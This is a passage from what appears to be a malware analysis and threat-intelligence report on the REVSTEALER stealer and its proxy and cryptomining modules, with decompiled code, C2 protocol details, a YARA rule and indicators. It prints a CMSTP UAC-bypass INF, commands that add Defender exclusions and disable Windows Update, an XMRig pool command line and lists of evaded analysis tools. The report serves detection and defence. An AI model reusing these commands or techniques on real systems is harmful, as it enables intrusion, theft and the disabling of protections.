    exfiltrate_seed_phrase(a1: seed_or_match_buffer.normalized_seed);// Exfiltrate the normalized candidate as {"seed":"..."} us
}
else
{
    memset(a1: &seed_or_match_buffer, Val: 0, Size: 0x10Cu);
    if ( find_crypto_address_in_text(
        clipboard_text,
        match_out: (REVSTEALER_ADDRESS_MATCH *)&seed_or_match_buffer)
        && resolve_replacement_address(
            observed_address: seed_or_match_buffer.normalized_seed,
            crypto_type: seed_or_match_buffer.address_match.crypto_type,
            replacement_out: attacker_replacement,
            replacement_capacity: 0x80u )
    )
    {

```

Pseudocode to steal recovery phrases of wallets

WinUpdate network protocol

In this sample, WinUpdate sends data to `https://health.journal-metric[.]lol/collect`. Requests use URL-encoded form data made to resemble a Google Analytics event:

None

```
v=2&tid=G-R9NGC5403P&cid=<16-character host ID>&en=<event>&ep.dl=<encoded payload>&s=1
```

Despite the Analytics-style fields, the traffic is sent to attacker-controlled infrastructure. Before Base64 encoding, WinUpdate obfuscates the payload with a custom chained XOR routine. The routine uses a repeating 64-character ASCII key and incorporates the previous encoded byte and the current byte position. The key is used as literal ASCII text rather than being decoded from hexadecimal:

None

```
6DEC8D449207E6413CE4501BAEE134C55A90BD6BD8196E12FF6AB2BC3696E128
```

Responses are Base64-decoded and reversed using the same construction with a separate embedded key.

SoftManager: Encrypted reverse SOCKS5 proxy

SoftManager turns the compromised host into a network egress point. It opens an outbound secure WebSocket connection to its controller and carries multiple proxy channels over that single session. A controller message creates each logical channel, and the first data message on the channel supplies a SOCKS5 `CONNECT` request. After the destination connection succeeds, later messages carry raw stream data in either direction.

The recovered proxy path contains no `bind`, `listen`, or `accept` workflow. SoftManager does not expose a local SOCKS port. Both the controller connection and the proxied destination connections originate from the infected endpoint.

The module prevents duplicate execution with the mutex `Global\85B6839F7FF0A23D`. It then attempts persistence in a fixed order. First it writes the installed path to `HKCU\Environment\UserInitMprLogonScript`. If that fails, it creates the scheduled task `CheckHostAgent_5607`. Its final fallback is the HKCU Run value `WinAgentService_9393`.

SoftManager identifies the host with a 16-character lowercase hexadecimal value. The value is an FNV-1a 64-bit hash over the processor brand string, total physical memory, computer name, and user name.

Session establishment and framing

The embedded controller resolves to `metric.gardenpark[.]click:443`. SoftManager issues a `GET` request to `/feed`, requests a WebSocket upgrade, and uses the following browser-shaped user agent:

None

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/145.0.0.0 Safari/537.36
```

Connection attempts begin with normal certificate validation. If an attempt fails, SoftManager retries with WinHTTP security flags `0x3300`. These flags permit an unknown certificate authority, a certificate name mismatch, an invalid certificate date, and incorrect certificate usage. The connection remains encrypted by TLS, but the retry no longer provides normal server-certificate assurance.

The module sets WinHTTP's hostname-resolution timeout to 10 seconds and its receive timeout to 120 seconds. Failed connection attempts are followed by delays of 2, 4, 8, 16, 32, and finally 60 seconds. During an established session, SoftManager sends a type `2` heartbeat after more than five seconds have elapsed since the previous heartbeat. It tears down the session when more than 120 seconds pass without a valid authenticated frame from the controller.

After the WebSocket upgrade, SoftManager sends three registration records. The first is a fixed 64-byte marker:

None

```
6a1d3e748b995a7fcaef3388ac4452bd1e5f39d46cb372f8219d546891ab43ee4c7
a9026f7359b5ed1884fbc2a6791e4af34cd896018a2de7793fb026e11c3f0
```

The second record contains a one-byte machine-identifier length followed by the identifier. The final record is the 32-bit protocol version, set to `1` in this build.

SoftManager adds its own encryption layer inside WSS. It decodes a 64-byte ASCII secret, hashes it with BLAKE2b-256, and uses the 32-byte digest as the XChaCha20-Poly1305 key. This is a fixed protocol key derived from embedded material. The recovered code does not perform a per-session key exchange. The derivation input is:

None

```
bx2tb3wci5sipru2ojpr4mq94jb4p3yqo2sk6h44efz8j7zq108x108m40bka377
```

Each inner frame begins with a 32-byte header:

Offset	Size	Field
0x00	4	Channel identifier, little-endian
0x04	2	Plaintext length
0x06	2	Message type
0x08	24	XChaCha20 nonce

The inner layer leaves this header unencrypted but supplies all 32 bytes to XChaCha20-Poly1305 as associated data. Type 1 frames append the encrypted channel payload and a 16-byte authentication tag. Control frames have no encrypted payload and carry only the tag after the header.

Type	Purpose
1	Channel data
2	Heartbeat
3	Create channel
4	Close channel
5	Reconnect

Modification of the header, ciphertext, or tag causes frame authentication to fail and marks the session unusable. Although the header is clear within the application message, WSS normally encrypts the complete WebSocket exchange on the network.

SOCKS5 behavior

SoftManager implements command `0x01`, SOCKS5 `CONNECT`, for IPv4 addresses and domain names. Address type `0x04`, IPv6, is rejected. The module does not implement a separate SOCKS5 authentication-negotiation listener. It expects the controller to place the SOCKS5 `CONNECT` request directly in the first type 1 frame for a newly created channel.

A malformed request receives reply `0x01`, an unsupported command receives `0x07`, and a destination connection failure receives `0x04`. A successful connection returns `0x00`. Domain lookups are cached for 300 seconds, with at most 256 entries.

Destination connections use a nonblocking IPv4 TCP socket and a five-second `select` wait. After checking `SO_ERROR`, SoftManager returns the socket to blocking mode, enables `TCP_NODELAY` and `SO_KEEPALIVE`, and requests 256 KiB send and receive buffers.

SoftManager multiplexes multiple proxy channels through a polling relay loop. It detects closed connections, limits individual reads, divides large responses across protocol frames, and handles partial TCP writes to relay data reliably in both directions.

The resulting destination traffic originates from the victim. This gives the operator an egress relay and can also expose services reachable from the victim's network position.

LockAppHost: Privileged cryptocurrency mining

LockAppHost is a multistage cryptocurrency-mining component. Its outer executable installs and elevates the payload, while an encrypted, embedded controller disables defensive services, retrieves mining arguments through Polygon, decrypts XMRig and a WinRing0 driver, and places XMRig inside a suspended Windows process.

The controller is an importless 64-bit PE. It resolves APIs by hash, prepares direct syscall stubs, enables `SeDebugPrivilege`, and enforces a single instance with `Global\FC3BCD0CBCB0505A`. The outer stage uses a separate marker: `Global\6BEFD45CED74AA00`.

Installation and elevation

The outer stage selects its installation path according to the current token's elevation state. The unelevated path obtains `CSIDL_LOCAL_APPDATA` and uses:

`%LOCALAPPDATA%\Microsoft\Network\Diagnostics\73BF5F50\LockAppHost14a02b.exe`. The elevated path uses `%ProgramData%`:

`%ProgramData%\Microsoft\Network\Diagnostics\73BF5F50\LockAppHost14a02b.exe`.

Unelevated persistence is established through the HKCU Run value:

`CiscoJabberAutoStart_2818`. The elevated path creates the auto-start service:

`MicrosoftEdgeUpdateTaskMachine_3aa5`.

After launching the installed copy, the original file is renamed into the `:r` alternate data stream and marked for deletion with `NtSetInformationFile`.

Before selecting an elevation method, LockAppHost reads:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
- ConsentPromptBehaviorAdmin
- ConsentPromptBehaviorUser
- PromptOnSecureDesktop

These values control how Windows presents UAC prompts. LockAppHost uses common and default policy combinations to decide whether the CMSTP bypass is likely to work.

For a CMSTP-compatible policy combination, it writes an AdvancedINF file to %TEMP%\tmp.ini:

```
None
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
<path to LockAppHost binary>
taskkill /IM cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUser_LDIDSection, 7
[AllUser_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE",
"ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="AppReadinessService"
ShortSvcName="AppReadinessService"
```

The INF's RunPreSetupCommands section relaunches the executable and terminates cmstp.exe. LockAppHost then runs cmstp.exe /au <temporary INF path>.

If the CMSTP path fails or is unsuitable, it falls back to requesting elevation through the PowerShell RunAs consent mechanism.

XMRig controller deployment

After obtaining privileged execution, the outer stage decrypts an embedded controller payload with RC4 using a 32-byte-key

1d54a4b3362ac43d548cf551463f2c01718888712ca848a61ea3f9081f9ac9c7. The implementation discards the first 0x729 bytes of RC4 keystream before decrypting the payload.

The payload is launched through process hollowing inside a suspended `nslookup.exe`. On Windows 11 24H2, classic process hollowing can fail during loader hotpatch initialization, particularly when Memory Integrity is enabled, because `NtManageHotPatch` may return `STATUS_CONFLICTING_ADDRESSES` for the implanted image. LockAppHost patches `NtManageHotPatch` in the suspended target to return the benign `STATUS_NOT_SUPPORTED` result, allowing process initialization to continue. This behavior is consistent with the Windows 11 24H2 process-hollowing issue and PoC code documented by [Hasherezade](#).

Embedded mining components

The miner controller contains two RC4-encrypted components. Both use RC4 after discarding the first 0x391 bytes of keystream.

Component	RC4 key	State after decryption
XMRig x64 PE	db15b13f6cfe8415a8931d6cecaf1134f1f5602e92308d053ab460f4183b12d3	Valid self-packed PE
OpenLibSys WinRing0 driver	6a2b6e310b17c0be7c7cd7665b0b6c87488c16970b79f70df5df7f6a908bd599	Unpacked x64 driver

XMRig process replacement

When mining begins, the controller repeats the process-hollowing technique, mapping the decrypted, but still-packed XMRig into a suspended `svchost.exe`. The spoofed process command line is assembled as:

None

```
xmrig.exe <Polygon-supplied arguments> --driver-name oeoajqda
--cpu-max-threads-hint=<value>
```

The `--driver-name oeoajqda` option tells the XMRig build to use the bundled WinRing0 driver which is dropped to disk with the same basename.

The controller marks itself and the XMRig host as critical processes using `NtSetInformationProcess` with `ProcessBreakOnTermination`. If either terminates while the flag remains set, Windows triggers the `CRITICAL_PROCESS_DIED` error, causing a Blue Screen of Death (BSOD).

```

Code References
└─ mark_miner_process_critical
    |← 140003ece rbx_1.b = wrap_NtSetInformationProcess(arg1, ProcessBreakOnTermination, &arg_18, 4) == 0
└─ clear_process_critical_mark
    |← 140005ae3 rbx.b = wrap_NtSetInformationProcess(arg1, ProcessBreakOnTermination, &arg_20, 4) == 0
└─ miner_controller_main
    |← 14000bccb int32_t rax_8 = wrap_NtSetInformationProcess(-ffffffffffffffff, var_eb8 + 0xc, &var_e98, 4)

```

Code references where `NtSetInformationProcess` with `ProcessBreakOnTermination` is used

Polygon mining configuration

The controller periodically issues an `eth_call` to one of ten public Polygon endpoints:

- `polygon.rpc.subquery[.]network/public`
- `polygon.api.onfinality[.]io/public`
- `polygon-public.nodies[.]app`
- `polygon.lava[.]build`
- `rpc.sentio[.]xyz/matic`
- `poly.api.pocket[.]network`
- `polygon.gateway.tenderly[.]co`
- `polygon.drpc[.]org`
- `polygon-bor-rpc.publicnode[.]com`
- `api.zan[.]top/polygon-mainnet`

None

Contract: `0xC4eC9B7be1c2A0B39Eca678673DcB9164CA5df53`

Selector: `0x11582022`

The returned value is extracted and decrypted using the same Polygon JSON-RPC and IV-prefixed AES-256-CBC process described in previous sections.

None

AES key: `62d1d0036f45e81b29125437a170779d4d90a2fa78d62c7f0ccea534f4c0a193`

decrypted plaintext:

`-a rx/0 -o pool.supportxmr[.]com:443 --tls -u`

`4ArwkWZHha7etJfjsGhYQZGikpJiGBHW27c4L9CXkcJY96ymzL27rRTMQ2eeeijmBcDqFv8u4aeheaqtZe
HhffMQ3Lpw6ep -p x2 --no-color --print-time=60`

Adaptive mining behavior

The controller enumerates processes every second and pauses XMRig when monitoring or diagnostic tools are present; a later enumeration with no matches relaunches it.

```
while (true)
    wrap_NtDelayExecution(1000)
    var_eb8 = 0
    rsi += 1
    enumerate_processes(detect_monitoring_tool_callback, &var_eb8)

    if (var_eb8 == 0) ...
    else if (is_miner_process_running() != 0 && f_miner_not_running == 0)
        stop_miner()
        f_miner_not_running = 1
```

Monitoring / diagnostic tools detector

Every 15 seconds, the controller checks for competing or disguised miners while excluding its own process and the current XMRig host. It immediately treats `svchost.exe`, `conhost.exe`, `nslookup.exe`, `cmd.exe`, `dwm.exe`, `notepad.exe`, and `explorer.exe` as suspicious when their private memory usage exceeds 0x60000000 bytes (1.5 GiB). Other processes are selected for termination when their command lines contain indicators of miner processes.

```
if (GetProcessMemoryInfo == 0 || rbx_2 == 0 || rax_19 == 0 || ppsmemCounters.PrivateUsage u<= 0x60000000)
    if (read_remote_process_command_line(process: rax_17, &output, capacity: 0x1000) != 0) ...
else
    rsi_1 = 1

wrap_NtClose(rax_17)

if (rsi_1 != 0 && NtSuspendProcess != 0)
    HANDLE ProcessHandle = wrap_OpenProcess(PROCESS_SUSPEND_RESUME, 0, r15)

    if (ProcessHandle - 1 u<= -3)
        NtSuspendProcess(ProcessHandle)
        wrap_NtClose(ProcessHandle)
```

Competitor miner(s) detector

The complete observed lists:

Monitoring/diagnostic tools
taskmgr.exe
perfmon.exe
resmon.exe
procexp

Command line indicators
xmrig
stratum+tcp
stratum+ssl
stratum+tls

procexp64
procmon
procmon64
processhacker
systeminformer
processlasso
systemexplorer
anvir
security task
hwmonitor
hwinfo
aida64
gpu-z
cpu-z
coretemp
realtemp
speedfan
openhardwaremonitor
librehardwaremonitor
msiafterburner
rtss
nzxtcam
icue
armourycrate
fpsmonitor
glasswire

--donate-level
--coin=
--algo=
-a rx/
-a randomx
-a gr
--cpu-max-threads-hint
nicehash
minergate
nanopool
hashvault
moneroocean
herominers
supportxmr

netlimiter
tcpview
currports

Defensive-system tampering

The controller executes the following PowerShell command to add broad Microsoft Defender exclusions:

None

```
Add-MpPreference `
-ExclusionPath @($env:UserProfile, $env:ProgramData, $env:TEMP) `
-ExclusionExtension @('.exe', '.sys') `
-Force
```

To suppress Windows Update, the controller first runs `sc.exe config <service> start=disabled` and `sc.exe stop <service>` for each of the following services:

- UsoSvc
- WaaSMedicSvc
- wuauserv
- BITS
- dosvc

For each service, it copies the corresponding subkey under `HKLM\SYSTEM\CurrentControlSet\Services` to a randomly named sibling subkey, then deletes the original.

The controller then sets these DWORD values to disable automatic updates, block access to Microsoft's update services, and restrict Delivery Optimization to direct HTTP downloads:

None

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU
NoAutoUpdate = 1
AUOptions = 1
```

```
HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate
DoNotConnectToWindowsUpdateInternetLocations = 1
DisableWindowsUpdateAccess = 1
```



```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\DeliveryOptimization\Config
DODownloadMode = 0
```

It also disables 11 Windows Update scheduled tasks:

```
None
\Microsoft\Windows\WindowsUpdate\Scheduled Start
\Microsoft\Windows\WindowsUpdate\sih
\Microsoft\Windows\WindowsUpdate\sihboot
\Microsoft\Windows\UpdateOrchestrator\Schedule Scan
\Microsoft\Windows\UpdateOrchestrator\Schedule Scan Static Task
\Microsoft\Windows\UpdateOrchestrator\Schedule Work
\Microsoft\Windows\UpdateOrchestrator\Schedule Wake To Work
\Microsoft\Windows\UpdateOrchestrator\USO_UxBroker
\Microsoft\Windows\UpdateOrchestrator\Reboot_AC
\Microsoft\Windows\UpdateOrchestrator\Reboot_Battery
\Microsoft\Windows\WaaSMedic\PerformRemediation
```

Finally, the controller terminates `mrt.exe` and disables two MRT (Windows Malicious Software Removal Tool) scheduled tasks:

```
None
\Microsoft\Windows\MRT\MRT_HB
\Microsoft\Windows Removal Tools\MRT_HB
```

Detections

- [Shellcode Execution from Low Reputation Module](#)
- [VirtualAlloc API Call from an Unsigned DLL](#)
- [Network Library Load via LdrLoadDLL](#)
- [DNS Query to Suspicious Top Level Domain](#)
- [Potential Evasion with Hardware Breakpoints](#)
- [Remote Thread Context Manipulation](#)
- [Potential Browser Information Discovery](#)
- [Suspicious Remote Process Suspend Activity](#)
- [Browser Process Spawned from an Unusual Parent](#)
- [Network Activity to a Suspicious Top Level Domain](#)
- [Windows.Trojan.RevStealer.yar](#)

YARA

None

```
rule Windows_Trojan_REVSTEALER_efc8ff20 {
  meta:
    author = "Elastic Security"
    creation_date = "2026-08-21"
    last_modified = "2026-08-21"
    license = "Elastic License v2"
    os = "Windows"
    arch = "x86"
    family = "REVSTEALER"
    threat_name = "Windows.Trojan.REVSTEALER"
    reference_sample =
      "127f135246aa0246a8b4d0415538aacdf27f509ff75756556ce18999326f1048"

  strings:
    $seq_str_decrypt = { 48 FF C0 48 89 44 24 ?? ?? ?? FF FF FF 33 C0 48 8B
4C 24 30 48 8B 54 24 38 66 89 44 51 FE 48 83 C4 28 C3 }
    $seq_cred_mgr = { 44 8A 1C 11 41 8D 43 E0 3C 5E 77 }
    $seq_cred_mgr_2 = { 46 8A 1C 01 41 8D 43 E0 3C 5E 77 }
    $seq_parse_module_name = { 48 8B C2 48 2B C1 48 3D FF 00 00 00 7D ?? 0F B6
02 4? ?? ?? ?? ?? ?? 66 41 89 00 }
    $seq_parse_c2 = { 80 FA 39 77 ?? 41 8B 04 24 ?? ?? ?? 8D 0C 80 0F B6 C2 8D
04 48 83 C0 ?? 41 89 04 24 8A 17 80 FA }
    $seq_veh = { 41 B8 A0 00 00 00 4D 8D 0C 12 48 2B CA 4D 2B C2 42 8A 04 09
41 88 01 49 FF C1 49 83 E8 01 }
  condition:
    3 of ($seq*)
}
```

References

- <https://x.com/GenThreatLabs/status/2082811429401272495>
- <https://bazaar.abuse.ch/browse/signature/REVSTEALER/>

Indicators

Observable	Type	Name	Reference
4c897108e8e793d6904110928c996815c302d6975c9bc61162149e855a963d50	SHA-256	resightloader.exe	REVSTEALER Loader
adc4aa652965396b52e79435ca54987ae9eb21bf5e67de5e9461b09655165ee4	SHA-256		REVSTEALER
14b2ac356ed75d10ef40bbaaa48e7dd9fff7de9719c2a43ad123fe843dd4e4e2	SHA-256	SoftManager72fb40.exe	SoftManager
7c08cf409194056a8517865e5d3433d1499bb8262263b55b49b8b07d9d182fcb	SHA-256	WinUpdate60e3a3.exe	WinUpdate
13d7237d7289e67c2d806a65d52580b453ce4987acbe2c4c4d04833f55ebccfa	SHA-256	ProManagerService dc894.exe	ProManager
c66d2b77b9e85c53391891212413ad9a99eb66f4b11c6a431e78884a5b2651e5	SHA-256	LockAppHost14a02b.exe	LockAppHost
monitor5.roast-core85[.]click	domain-name		REVSTEALER C2 server
config.hubdisplay[.]lol	domain-name		ProManager C2 domain
health.journal-metric[.]lol	domain-name		WinUpdate C2 domain
metric.gardenpark[.]click	domain-name		SoftManager C2 domain
0x98FF8e7cdC13AE46b83B7590B986F25f1560DF03	Wallet address		ProManager Polygon contract address
0x0cF1Ec8B9551103de729c3b02D77221Da9d81Acc	Wallet address		WinUpdate Polygon contract address
0x0E04c59f31E382D2B8A1637f4B9A5f04165EC48d	Wallet address		SoftManager Polygon contract address
0xC4eC9B7be1c2A0B39Eca678673DCb9164CA5df53	Wallet address		LockAppHost Polygon contract address

Appendix

Appendix A - Process Blocklist (Type 0)

Process Name	Hash
apimonitor-x64.exe	0x42c5f267
apimonitor-x86.exe	0xdfd6d61b
autoruns.exe	0x5bbea8b9
burpsuite.exe	0x1faffbcf
charles.exe	0x5b570806
de4dot.exe	0xee7c22ce
die.exe	0xb1c2e9c
dnspy.exe	0x3c3834c
dotpeek.exe	0x6b9cfc8
dotpeek64.exe	0xb1a852ea
dumpcap.exe	0x76ece752
fakenet.exe	0xfa966542
fiddler.exe	0xfcaf0f8
filemon.exe	0x5a9aebbe
ghidra.exe	0x6460d885
ghidrarun.exe	0xb1d306b4
hiew.exe	0x956d45df
hiew32.exe	0x2d514f2e
httpdebugger.exe	0x7573fa5d
ida.exe	0x235e7400
ida64.exe	0xa6e900a2
idaq.exe	0xe73ca89

Process Name	Hash
prl_cc.exe	0x3281ebbd
prl_tools.exe	0xc086c8b6
processhacker.exe	0xadd4cdb9
procexp.exe	0x501c368f
procexp64.exe	0x45821fbd
procmon.exe	0x9e6e8c1e
procmon64.exe	0x17b8c77c
protection_id.exe	0x4e88cead
proxifier.exe	0xc9d9bbc0
qemu-ga.exe	0xdd6a82eb
radare2.exe	0x986764df
rawcap.exe	0x4fec2fba
regmon.exe	0x938c7080
regshot.exe	0x280a1b34
regshot-x64-unicode.exe	0xdf5f46f1
scylla.exe	0x77d1f274
scylla_x64.exe	0xde1368a1
scylla_x86.exe	0x1eb03efd
smartsniff.exe	0x260a9b19
sysanalyzer.exe	0xddcf46f3
tcpview.exe	0x6bfe57b6
vboxservice.exe	0xa3eefaf2

idaq64.exe	0x9b701b7b
idat.exe	0x6d1835e4
idat64.exe	0x902a4c46
immunitydebugger.exe	0xdd67b63
importrec.exe	0x7dabf9f5
joeboxcontrol.exe	0xc545d8b6
joeboxserver.exe	0xb10d315c
lordpe.exe	0x9d8c687c
mitmdump.exe	0x3053d55
mitmproxy.exe	0x8c3fc6c5
networkminer.exe	0xd94f28c7
ollydbg.exe	0xb07de10b
pe-bear.exe	0x1205640
peid.exe	0x190d1ac
pestudio.exe	0xa1add979

vboxtray.exe	0xf2a843a9
vmsrvc.exe	0xf0512353
vmtoolsd.exe	0xfbd30b38
vmusrvc.exe	0x83c4a056
vmwaretray.exe	0x76113518
vmwareuser.exe	0x9820da77
windbg.exe	0x676b48bd
wireshark.exe	0x1dc677c6
x32dbg.exe	0x1b9b4154
x64dbg.exe	0xc497dcbf
xenservice.exe	0x56516792
Unknown	0xbcde5b69
Unknown	0xd0a57ca4
Unknown	0x63fca5c1
Unknown	0xf37ddc89

Appendix B - Source Tags

Tag	Functionality
0x081A1CCA	Roblox
0x7870425A	Clipboard stealer
0x27327EFA	FileZilla
0x3856EA72	VPN
0x4A6382FA	WinSCP
0x54D4A58B	Minecraft

Tag	Functionality
0xA883E8C9	Credential Manager
0xAFDAA258	CyberDuck
0xB1EC0BEF	Battlestate
0xB365E215	SmartFTP
0xC37DC07F	Battle.net
0xC67F92F0	FlashFXP

0x5594C5BF	CoreFTP
0x6EDFA4AD	Installed programs
0x752281F0	Steam
0x7F9C12B6	Screenshot capture
0x8001EDC2	Messaging apps
0x991D8913	Process enumeration
0x9EDEF54F	Telegram Desktop

0xC895156F	Environment strings
0xCB06D8FB	System information
0xCD2BA82E	Windows Sticky Notes
0xDB06F83C	OBS Studio
0xDD6000BC	EA Desktop
0xDE711411	Password managers
0xB5B0765E	Generic files

Control / session:

Tag	Purpose
0xA391A96	Capture start signal
0x52B8417D	Command result
0x6E31FA72	Request target list
0xB5DB0D5D	Credential exfil
0x742F913A	Browser credential exfil
0xA408647F	Completion signal
0xAF004791	Screen capture exfil
0xB7297721	Item count
0xC83BA1D9	Frame exfil

Appendix C - Targeted Wallets

Wallet	Base	Path	Engine
Armory	%APPDATA%	\Armory	0 (no filter)
Atomic	%APPDATA%	\Atomic\Local Storage\leveldb	0 (no filter)
Bitcoin	%APPDATA%	\Bitcoin	256 (wallet.dat)
BitcoinABC	%APPDATA%	\Bitcoin ABC	256 (wallet.dat)
BitcoinGold	%APPDATA%	\Bitcoin Gold	256 (wallet.dat)
BitcoinSV	%APPDATA%	\BitcoinSV	256 (wallet.dat)
BitcoinCash	%APPDATA%	\BitcoinCash	256 (wallet.dat)
Bytecoin	%APPDATA%	\bytecoin	256 (wallet.dat)
CakeWallet	%APPDATA%	\com.cakewallet.cake_wallet\Cake Wallet\wallets	1 (.keys)
Coinomi	%LOCALAPPDATA%	\Coinomi\Coinomi\wallets	0 (no filter)
Daedalus	%APPDATA%	\Daedalus Mainnet	256 (wallet.dat)
Dash	%APPDATA%	\DashCore	256 (wallet.dat)
Decred	%APPDATA%	\Decred	256 (wallet.dat)
Digibyte	%APPDATA%	\DigiByte	256 (wallet.dat)
Dogecoin	%APPDATA%	\Dogecoin	256 (wallet.dat)
Electrum	%APPDATA%	\Electrum\wallets	0 (no filter)
ElectrumSV	%APPDATA%	\ElectrumSV\wallets	0 (no filter)
Electrum-NMC	%APPDATA%	\Electrum-NMC\wallets	0 (no filter)
Electrum-DASH	%APPDATA%	\Electrum-DASH\wallets	0 (no filter)
Electrum-LTC	%APPDATA%	\Electrum-LTC\wallets	0 (no filter)
ElectronCash	%APPDATA%	\ElectronCash\wallets	0 (no filter)

Wallet	Base	Path	Engine
Ethereum (Geth)	%APPDATA%	\Ethereum	0 (no filter)
Exodus	%APPDATA%	\Exodus\exodus.wallet	0 (no filter)
Frame	%APPDATA%	\frame\Local Storage\leveldb	0 (no filter)
Groestlcoin	%APPDATA%	\Groestlcoin	256 (wallet.dat)
Guarda	%APPDATA%	\Guarda	0 (no filter)
Komodo	%APPDATA%	\Komodo	256 (wallet.dat)
Litecoin	%APPDATA%	\Litecoin	256 (wallet.dat)
Monacoin	%APPDATA%	\Monacoin	256 (wallet.dat)
Monero (CLI)	%APPDATA%	\Monero	1 (.keys)
MoneroGUI	%USERPROFILE%	\Documents\Monero\wallets	1 (.keys)
MyCrypto	%APPDATA%	\MyCrypto	0 (no filter)
MyEtherWallet	%APPDATA%	\MyEtherWallet	0 (no filter)
MyMonero	%APPDATA%	\MyMonero	1 (.keys)
Namecoin	%APPDATA%	\Namecoin	256 (wallet.dat)
Nexus	%APPDATA%	\Nexus	0 (no filter)
PIVX	%APPDATA%	\PIVX	256 (wallet.dat)
Qtum	%APPDATA%	\Qtum	256 (wallet.dat)
Ravencoin	%APPDATA%	\Raven	256 (wallet.dat)
Solar	%APPDATA%	\io.solarwallet.app\Local Storage\leveldb	0 (no filter)
Sparrow	%APPDATA%	\Sparrow\wallets	0 (no filter)
Verge	%APPDATA%	\VERGE	256 (wallet.dat)
Vertcoin	%APPDATA%	\Vertcoin	256 (wallet.dat)

Wallet	Base	Path	Engine
Viacoin	%APPDATA%	\Viacoin	256 (wallet.dat)
WalletWasabi	%APPDATA%	\WalletWasabi\Client\Wallets	0 (no filter)
Zcash	%APPDATA%	\Zcash	256 (wallet.dat)
Zecwallet Lite	%APPDATA%	\Zecwallet Lite\Local Storage\leveldb	0 (no filter)
Zelcore	%APPDATA%	\zelcore\Local Storage\leveldb	0 (no filter)
Railway	%APPDATA%	\railway-reactjs\IndexedDB\file_0.indexeddb.leveldb	0 (no filter)
Ledger Live	%APPDATA%	\Ledger Live	0 (no filter)
Trezor Suite	%APPDATA%	\@trezor\suite-desktop	0 (no filter)

Appendix D - Targeted Chrome Extensions

Hash	Name	Extension
0x79ffb71e	1Password	aeb1fdkhhhdcdjpihfhhbdiojplfjncoa
0x56a8856f	Alby (Lightning/Nostr)	iokeahhehimjnekaafflcihljccdbe
0x32808a1a	ArgentX (StarkNet)	dlcobpjigipikoobohmabehhmhfoodbb
0xe3d57dc4	Atomic Wallet	odbfpeei hdkbihmopkbjmoonfanlbfcl
0x500c74a6	Auro Wallet (Mina)	cnmamaachppnkjgnildpdmkaakejnhae
0xfba22719	Authenticator (2FA)	bhghoamapcdpbohphigoooaddinpkbai
0x89b3f4ed	Avira Password Manager	caljgklbbfbcjjanaijlacgncafpegll
0x55821cdc	Backpack	aflkmfhebedbjioipglgcbcmnbpgliof
0x5ea87741	BearBy	papngmkmknnmfhabbckobgfpiphdgplk
0xafadda1b	Bitget Wallet	jiidiaalihmmhddjgbnbfgdfflelocpak

0x5ea27358	Tonkeeper	omaabbefbmijjedngplfjmnooppbclkk
0xdddd0bda2	Bitwarden	nngceckbapebfimnlniiiahkandclblb
0xe14f1ea7	BlockWallet	bopcbmipnjdcdfllfgjdgdjejmgoaab
0x47e7bae7	BNB Chain Wallet	fhbohimaebhohpjbbldcngcnapndodjp
0x1c4e142f	Braavos (StarkNet)	jnlgamecbpmbajjfhhmmmlhejkemejdma
0x26d50bab	BrowserPass	naepdomgkenhinolocfifgehidddafch
0x3ecd813e	Bybit Wallet	pdliaogehgdbhbnmkkliieghmmjkpigpa
0xaa437535	Casper Wallet	abkahkcbhngaebpcgfmhkoioedceoigp
0x3b6943ea	Clover	nhnkbkgjikgcigadomkphalanndcapjk
0x91d78b53	Coin98	bgpipimickeadkjlkgciifhnaahdjhe
0x11eb2b13	Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
0x15bf1fdc	Coinbase Wallet (legacy)	aeachknmefphepccionboohckonoeemg
0xdec79183	Crossmark Wallet (XRP)	canipghmckojpianfgiklhbpgpfmhjkjg
0xd9b59464	Ctrl Wallet (XDEFI)	hmeobnfnfcmkdkcmblgagmfpfboieaf
0xd76da412	Cyano Wallet (NEO)	dkdedlpgdmmkkfjabffeganieamfklkm
0x9287b1cb	Dashlane	fdjamakpfbdddfjaooikfcpapjohcfmg
0x331578f0	Enkrypt	kkpllkodjeloidieedojogacfhpaihoh
0xe644892f	Eternl (Cardano)	kmhchipebfmpgmihbkipmjlmioameka
0xf575912e	EVER Wallet (Everscale)	cgeeodpfagjceefieflmdfphplkenlfk
0x316e87e8	Exodus Web3	aholpfdialjgjfhomihkjbmjjidldcno
0xf1efca87	Fewcha Move Wallet (Aptos)	ebfidpplhabeedpnjhjnobghokpiioolj
0xbcbdd9cf	Fin Wallet (Sei)	dbgnhckhnppddckangcjbkjnlddbjkna
0xba97ca4d	Flow Wallet (Lilico)	hpcлкеfagolihohboafpheddmmgdffjm
0x51cdcb35	Fluvi Wallet	mmmjbcfofconkannjonfmjjajpllddbg

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0xb027d738	Frontier Wallet	kppfdiipphfccemcignhifpkapfbihd
0x44c9ac28	Fuelet Wallet (Fuel)	bifidjkcdpgfnlbcjpdkdcbiooooblg
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0x68f7eeef	Glass Wallet (Sui)	loinekcabhlmhjjbocijdoimmejangoa
0x55dd0f78	Glow Wallet (Solana)	ojbcfhjmpigfobfclflafhblgemeidi
0x92e8cc5a	Goby (Nervos CKB)	jnkelfanjkeadonecabehalmbgpfodjm
0xe76d99d4	Guarda Wallet	hpglfhghfnhbgpjdenjgmdgoeiappafln
0x5dfa3bb4	HaHa Wallet	andhndehpcjpmneneealacgnmealilal
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0x98f3d019	HashPack (Hedera)	gjagmgiddbbciopjhllkdnddhcglnemk
0x54d81fdc	HAVAH Wallet	cnncmdhjapckmjmkaafchppbnpnhdmon
0x136e9a64	ICONex (ICON)	flpiciilemghbmfalicaajoolhkkenfel
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0x1a054d47	Kaia Wallet (Klaytn)	jblndlipeogpafnl dhgmapagccccfchpi
0xd862eda0	KardiaChain Wallet	pdadjkfkgaafgbceimcpbkalfnfpbnk
0xb2b0d259	KeePassXC	oboonakemofpalcgghocfoadofidjkkk
